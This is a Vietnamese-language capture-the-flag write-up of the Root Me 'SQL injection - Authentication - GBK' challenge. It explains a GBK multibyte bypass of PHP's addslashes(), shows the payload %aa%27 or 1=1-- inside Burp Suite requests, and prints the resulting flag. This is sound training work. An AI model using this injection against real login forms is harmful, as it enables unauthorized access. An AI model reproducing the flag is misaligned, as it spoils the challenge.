

Write up challenge SQL injection - Authentication - GBK

Tác giả:

- **Nguyễn Mỹ Quỳnh**


[Link Challenge](#)

Mục tiêu ta cần làm là nhận được quyền truy cập admin. Thử thực hiện attack:



The screenshot shows the 'Root Me' login page. The title is 'Identifiez-vous'. Below it is a link 'Liste des membres'. There are two input fields: the first contains 'admin' 1=1--' and the second is empty. Below the fields is a button labeled 'Envoyer'.

Thông báo không thành công.



The screenshot shows the 'Root Me' login page. The title is 'Identifiez-vous'. Below it is a link 'Liste des membres'. There are two input fields: the first is labeled 'login:' and the second is labeled 'password:'. Below the fields is a button labeled 'Envoyer'. Below the button is the text 'Erreur d'identification'.

Để ý tên challenge và title đã cho, sau khi đi tìm hiểu GBK, biết được đó dùng để mã hóa chuỗi tiếng Trung, dùng để bypass addslashes() Function.

Về addslashes(), nó sẽ thêm ký tự \ vào trước các ký tự đặc biệt như '. Đó là lí do dấu ' của chúng ta chèn vào bị escape và attack không được.

Definition and Usage

The `addslashes()` function returns a string with backslashes in front of predefined characters.

The predefined characters are:

- single quote (')
- double quote (")
- backslash (\)
- NULL

Từ đó ý tưởng là chúng ta chèn kí tự nào đó sao cho khi `addslashes()` Function thực thi xong thì kí tự `\` được thêm vào sẽ kết hợp với kí tự của chúng ta tạo thành một GBK hợp lệ.

Ở đây mình sẽ chọn `%aa%5c`. Login cuối cùng sẽ là: `%aa%27 or 1=1--` và sau khi thực thi addslashes sẽ thành `%aa%5c%27 or 1=1--` hay `獠' or 1=1--`

Bytes to decode

`%aa%5c`

Convert

utf-8 %
❖ \

big5 %
殍

euc-jp %
❖ \

iso-2022-jp %
❖ \


shift_jis %
I \

euc-kr %
❖ \

gb18030 %
獠

gbk %
獠

Dùng burpsuit sửa request



The screenshot shows the Burp Suite interface. On the left, the 'Root Me' web application is open, displaying a login form with the text 'Identifiez-vous' and 'Liste des membres'. The form has a text input field containing 'q' and a button labeled 'Envoyer'. On the right, the 'Request' tab is selected, showing the raw HTTP request. The request is a POST to '/web-serveur/ch42/' with a body containing 'login=q&password=q'. The request headers include Host, Content-Length, Cache-Control, Upgrade-Insecure-Requests, Origin, Content-Type, User-Agent, and Accept. The cookies are PHPSESSID=7538739e6f2bbd48b8483865e2f3d361; _ga=GA1.1.962404486.1647319835; _ga_SRYSKX09J7=GS1.1.1649567215.64.1.1649568162.0.

Request

```

1 POST /web-serveur/ch42/ HTTP/1.1
2 Host: challenge01.root-me.org
3 Content-Length: 18
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://challenge01.root-me.org
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.75
  Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/av
  if,image/webp,image/apng,*/*;q=0.8,application/signed-exchange
  ;v=b3;q=0.9
10 Referer: http://challenge01.root-me.org/web-serveur/ch42/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9,vi;q=0.8,ko;q=0.7
13 Cookie: PHPSESSID=7538739e6f2bbd48b8483865e2f3d361; _ga=
  GA1.1.962404486.1647319835; _ga_SRYSKX09J7=
  GS1.1.1649567215.64.1.1649568162.0
14 Connection: close
15
16 login=q&password=q

```

Request

```

1 POST /web-serveur/ch42/ HTTP/1.1
2 Host: challenge01.root-me.org
3 Content-Length: 33
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://challenge01.root-me.org
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74
  Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/av
  if,image/webp,image/apng,*/*;q=0.8,application/signed-exchange
  ;v=b3;q=0.9
10 Referer: http://challenge01.root-me.org/web-serveur/ch42/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: PHPSESSID=41375c26899f821b369fb7f7cf48c090; _ga=
  GA1.1.887632091.1648142662; _ga_SRYSKX09J7=
  GS1.1.1649570881.6.1.1649570943.0
14 Connection: close
15
16 login=%aa%27 or 1=1-- &password=q

```

Forward và nhận được flag:


| Request | Response |
|--|---|
| <pre> 1 GET /web-serveur/ch42/logged.php HTTP/1.1 2 Host: challenge01.root-me.org 3 Cache-Control: max-age=0 4 Upgrade-Insecure-Requests: 1 5 Origin: http://challenge01.root-me.org 6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36 7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/av if,image/webp,image/apng,*/*;q=0.8,application/signed-exchange ;v=b3;q=0.9 8 Referer: http://challenge01.root-me.org/web-serveur/ch42/ 9 Accept-Encoding: gzip, deflate 10 Accept-Language: en-US,en;q=0.9 11 Cookie: PHPSESSID=41375c26899f821b369fb7f7cf48c090; _ga= GA1.1.887632091.1648142662; _ga_SRYSKX09J7= GS1.1.1649570881.6.1.1649570943.0 12 Connection: close 13 </pre> | <pre> 1 HTTP/1.1 200 OK 2 Server: nginx 3 Date: Sun, 10 Apr 2022 06:10:51 GMT 4 Content-Type: text/html; charset=UTF-8 5 Connection: close 6 Vary: Accept-Encoding 7 Expires: Thu, 19 Nov 1981 08:52:00 GMT 8 Cache-Control: no-store, no-cache, must-revalidate 9 Pragma: no-cache 10 Content-Length: 52 11 12 Congratz! The validation password is: iMDaFlag1337! 13 </pre> |


Submit thành công

SQL injection - Authentication - GBK

30 Points

Do you speak chinese ?

Author Level 

dvor4x, 2 December 2015 

Statement

Get an administrator access.

Start the challenge


14 related ressource(s)

- Blackhat Europe 2009 - Advanced SQL injection whitepaper (Exploitation - Web)
- NoSQL, No injection - Ron, Shulman-Peleg, Bronshtein (Exploitation - Web)
- Guide to PHP security : chapter 3 SQL injection (Exploitation - Web)
- Blackhat US 2006 : SQL Injections by truncation (Exploitation - Web)
- Manipulating SQL server using SQL injection (Exploitation - Web)

Validation

Well done but you've already won the 30 Points

Don't forget to give your opinion on the challenge by voting :-)

 twittez le !

Flag: iMDaFlag1337!